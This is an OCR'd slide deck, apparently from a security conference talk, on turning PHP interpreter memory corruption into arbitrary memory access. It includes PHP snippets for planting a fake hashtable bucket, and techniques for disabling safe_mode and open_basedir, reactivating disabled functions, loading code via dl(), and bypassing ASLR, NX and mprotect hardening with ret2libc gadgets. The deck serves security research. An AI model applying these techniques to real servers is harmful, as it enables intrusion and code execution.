
Part V

From memory corruption to arbitrary memory access


Memory corruption - what now?

- **Problem:**
  - we have a yet uncontrolled memory corruption
  - attacking PHP protections requires arbitrary memory read- and write-access
  - exploits must be very stable
- **Idea:**
  - replace bucket with a fake bucket pointing to a fake string ZVAL
  - fake string can root anywhere in memory (length max 2 GB)
  - arbitrary memory read- and write-access by indexing string characters

Memory corruption - what now?



Setting up the fake_bucket



Putting the fake_bucket in place

- ***clear_free_memory_cache()*** - allocate many blocks from 1 to 200 bytes
- use global variables with long names so that they do not fit into the same bucket
- create a global string variable that holds the **fake_bucket**

```
<?php
  function usercompare($a, $b)
  {
    global $fake_bucket, $arr;

    if (isset($arr[2])) {
      clear_free_memory_cache();

      unset($arr[2]);

      $GLOBALS['_______________________________________________________________1'] = 1;
      $GLOBALS['_______________________________________________________________2'] = 2;
      $GLOBALS['PLACEHOLDER_FOR_OUR_FAKE_BUCKET_________________________________'].= $fake_bucket;
    }
    return 0;
  }
?>
```

Everything is in place

- global array variable now contains our fake string
  - ➡ read and write access anywhere in memory

```
<?php
  $memory              = &$arr[2];

  $read                = $memory[0x41414141];
  $memory[0x41414141]  = $write;
?>
```

Part VI

Attacking PHP internal protections

executor_globals - an interesting target

- contains interesting information
  - list of functions
  - list of ini entries
  - jmp_buf
- but
  - position in memory is unknown
  - structure changes heavily between PHP versions

```
struct _zend_executor_globals {
  zval **return_value_ptr_ptr;

  zval uninitialized_zval;
  zval *uninitialized_zval_ptr;

  zval error_zval;
  zval *error_zval_ptr;

  zend_function_state *function_state_ptr;
  zend_ptr_stack arg_types_stack;

  /* symbol table cache */
  HashTable *symtable_cache[SYMTABLE_CACHE_SIZE];
  HashTable **symtable_cache_limit;
  HashTable **symtable_cache_ptr;

  zend_op **opline_ptr;

  HashTable *active_symbol_table;
  HashTable symbol_table;      /* main symbol table */

  HashTable included_files;    /* files already included */

  jmp_buf *bailout;

  int error_reporting;
  int orig_error_reporting;
  int exit_status;

  zend_op_array *active_op_array;

  HashTable *function_table;   /* function symbol table */
  HashTable *class_table;      /* class table */
  HashTable *zend_constants;   /* constants table */
  ...
```

Finding the executor_globals (I)

- search in memory?
  - either in BSS or allocated by **`malloc()`** depending on ZTS
  - where to start?
  - how to detect structure?
- analysing code segment?
  - howto find a function that uses **`executor_globals`**?
  - no access to TLS from memory info leaks
  - complicated and not portable

Finding the executor_globals (II)

- solution turns out to be easier than imagined

```
struct _zend_executor_globals {

        zval **return_value_ptr_ptr;

        zval uninitialized_zval;
        zval *uninitialized_zval_ptr;

        zval error_zval;
        zval *error_zval_ptr;
        ...
```

- **`uninitizalized_zval`** is used for non existing variables

```
<?php
   $GLOBALS['var'][0] = $non_existing_variable;
?>
```

- address of **`executor_globals`** can be leaked from array

Finding entries in executor_globals

- **`executor_globals`** structure is very different between different PHP versions
- but very constant around the entries we are interested in
    - jmp_buf *bailout
    - HashTable *function_table
    - HashTable *ini_directives
- searching for **`error_reporting`**
    - ➡ `error_reporting(0x66778899);`
- searching for **`lambda_count`**
    - ➡ `$lfunc = create_function('', '');`

every call to create_function() increases lambda_count
$lfunc will contain "\0lambda_{lambda_count}"

```
jmp_buf *bailout;

int error_reporting;
int orig_error_reporting;
int exit_status;

zend_op_array *active_op_array;

HashTable *function_table; /* function ...
HashTable *class_table;    /* class ...
HashTable *zend_constants; /* constants ...
```

```
/* timeout support */
int timeout_seconds;

int lambda_count;

HashTable *ini_directives;
HashTable *modified_ini_directives;
```


SektionEins

Fixing INI Entries

- **ini_directives** contains information about all known INI directives
- structure **zend_ini_entry** has never been changed between PHP 4.0.0 and 5.2.9
- in PHP 5.3.0 only the end of the structure is changed a bit
- modifiable entry is a bit field

```
#define ZEND_INI_USER   (1<<0)
#define ZEND_INI_PERDIR (1<<1)
#define ZEND_INI_SYSTEM (1<<2)
```

- setting **ZEND_INI_USER** allows disabling protections as easy as

```
ini_set("safe_mode", false);
ini_set("open_basedir", "")*;
ini_set("enable_dl", true);
```

```
struct _zend_ini_entry {
    int module_number;
    int modifiable;
    char *name;
    uint name_length;
    ZEND_INI_MH((*on_modify));
    void *mh_arg1;
    void *mh_arg2;
    void *mh_arg3;

    char *value;
    uint value_length;

    char *orig_value;
    uint orig_value_length;
    int modified;

    void (*displayer)
            (zend_ini_entry *ini_entry, int type);
};
```

* on PHP >= 5.3.0 on_modify handler must be changed from OnUpdateBaseDir to OnUpdateString

Reactivating disabled_functions (I)

- **`disable_function`** cannot be reactivated with ***`ini_set()`***
- deactivation deletes a function from **`function_table`** and inserts a dummy function
- reactivation by fixing atleast the **`handler`** element in the **`function_table`**
- **problem: finding the original function definition in memory**

PHP 5

```
typedef struct _zend_internal_function {
    /* Common elements */
    zend_uchar type;
    char * function_name;
    zend_class_entry *scope;
    zend_uint fn_flags;
    union _zend_function *prototype;
    zend_uint num_args;
    zend_uint required_num_args;
    zend_arg_info *arg_info;
    zend_bool pass_rest_by_reference;
    unsigned char return_reference;
    /* END of common elements */

    void (*handler)(INTERNAL_FUNCTION_PARAMETERS);
    struct _zend_module_entry *module;*
} zend_internal_function;
```

* entry „module" only available in PHP >= 5.2.0

PHP 4

```
typedef struct _zend_internal_function {
    zend_uchar type;
    zend_uchar *arg_types;
    char *function_name;

    void (*handler)(INTERNAL_FUNCTION_PARAMETERS);
} zend_internal_function;
```

Reactivating disabled_functions (II)

- original function definitions are arrays of **`zend_function_entry`**
- finding these tables by
    - a symbol table lookup (not portable)
    - using the **`module`** pointer in PHP >= 5.2.0
    - scanning forward from **`arg_info`** of some enabled function
    - detecting **`basic_functions`** table via **`handler`** and **`arg_info`**
- restoring the **`handler`** element (and optionally the **`arg_info`**)

PHP 5

```
typedef struct _zend_function_entry {
    char *fname;
    void (*handler)(INTERNAL_FUNCTION_PARAMETERS);
    struct _zend_arg_info *arg_info;
    zend_uint num_args;
    zend_uint flags;
} zend_function_entry;
```

PHP 4

```
typedef struct _zend_function_entry {
    char *fname;
    void (*handler)(INTERNAL_FUNCTION_PARAMETERS);
    unsigned char *func_arg_types;
} zend_function_entry;
```

Using dl() to load arbitrary code

- using ***dl()*** to load arbitrary code requires
  - a platform dependent shared library
  - a writable directory in a filesystem mounted with exec flag
  - activating **enable_dl**
  - restoring ***dl()*** function entry if in **disable_function** list
  - setting **extension_dir** to the directory the shared library resides in

Part VII

Attacking protections on x86 Linux systems

Symbol Table Lookups - Finding the ELF header

- PHP arrays leak the **`pDestructor`** function pointer
- **`pDestructor`** points into PHP's code segment
- from there we scan backward page by page (4096 bytes)
- until we find the ELF header in memory
- symbol table lookups **out of scope** of the talk

```
Hexdump
-------
00000000: 7F 45 4C 46 01 01 01 00 00 00 00 00 00 00 00 00    ELF............
00000010: 03 00 03 00 01 00 00 00 60 68 01 00 34 00 00 00    ........`h..4...
00000020: 3C 9E 15 00 00 00 00 00 34 00 20 00 0A 00 28 00    <.......4. ...(.
00000030: 47 00 46 00 06 00 00 00 34 00 00 00 34 00 00 00    G.F.....4...4...
00000040: 34 00 00 00 40 01 00 00 40 01 00 00 05 00 00 00    4...@...@.......
00000050: 04 00 00 00 03 00 00 00 F0 C4 12 00 F0 C4 12 00    ................
00000060: F0 C4 12 00 13 00 00 00 13 00 00 00 04 00 00 00    ................
00000070: 01 00 00 00 01 00 00 00 00 00 00 00 00 00 00 00    ................
```

Symbol Table Lookups - Finding libc

- Once PHP's ELF header is found we can find imported functions
- we select a function that is imported from libc (e.g. ***memcpy()***)
- from there we scan backward page by page (4096 bytes)
- until we find libc's ELF header in memory
- from here we can lookup any function in libc

```
Hexdump
-------
00000000: 7F 45 4C 46 01 01 01 00 00 00 00 00 00 00 00 00    ELF............
00000010: 02 00 03 00 01 00 00 00 F0 0D 07 08 34 00 00 00    ............4...
00000020: 44 FF 25 00 00 00 00 00 34 00 20 00 09 00 28 00    D.%.....4. ...(.
00000030: 20 00 1F 00 06 00 00 00 34 00 00 00 34 80 04 08     .......4...4...
00000040: 34 80 04 08 20 01 00 00 20 01 00 00 05 00 00 00    4... ... .......
00000050: 04 00 00 00 03 00 00 00 54 01 00 00 54 81 04 08    ........T...T...
00000060: 54 81 04 08 13 00 00 00 13 00 00 00 04 00 00 00    T...............
00000070: 01 00 00 00 01 00 00 00 00 00 00 00 00 80 04 08    ................
```

ASLR without NX / mprotect() hardening

- **`ASLR`** without **`NX`** / ***`mprotect()`*** hardening is not a problem
- Address of shellcode in PHP string can be leaked
- libc function addresses are also known
- function **`handler`** in PHP's **`function_table`** can be replaced
- and execution started by calling the function

*(overwriting **`pDestructor`** of a HashTable not possible because of Suhosin)*

ASLR with NX / mprotect() hardening

- **`NX`** heap/stack/data can be defeated by
  - return-oriented-programming
  - ret2libc / ret2mprotect + ret2code
- **`ASLR`** not a problem because
  - libc function addresses can be looked up
  - code fragments can be searched in known code segments
- ***`mprotect()`*** hardening
  - broken on SELINUX on Fedora 10

mprotect() hardening on Fedora 10

- `mprotect()` disallows setting the eXecutable flag for
    - program stack
    - heap memory
    - program data segment
- `mprotect()` allows setting the TEXT segment to writable
    - setting RW results in a failure being logged - but works nevertheless
    - setting RWX works without a warning in the log
- just copy shellcode into the writable TEXT segment and execute it

Advanced ret2libc

- PHP's **`jump_buf`** allows control over stack to launch ret2libc
- GLIBC protects internal **`jump_buf`** pointers
- protection could be bypassed because we can leak EIP of ***`setjmp()`*** invocation
- more interesting is launching ret2libc through INI entry handlers
- searching PHP's and libc's code segments for following code fragments

```
clean_4:    clean_3:    popframe:    setstack:

POP         POP         POP ebp      MOV esp, ebp
POP         POP         RET          POP ebp
POP         POP                      RET
POP         RET
RET
```


SektionEins

Advanced ret2libc through INI handler

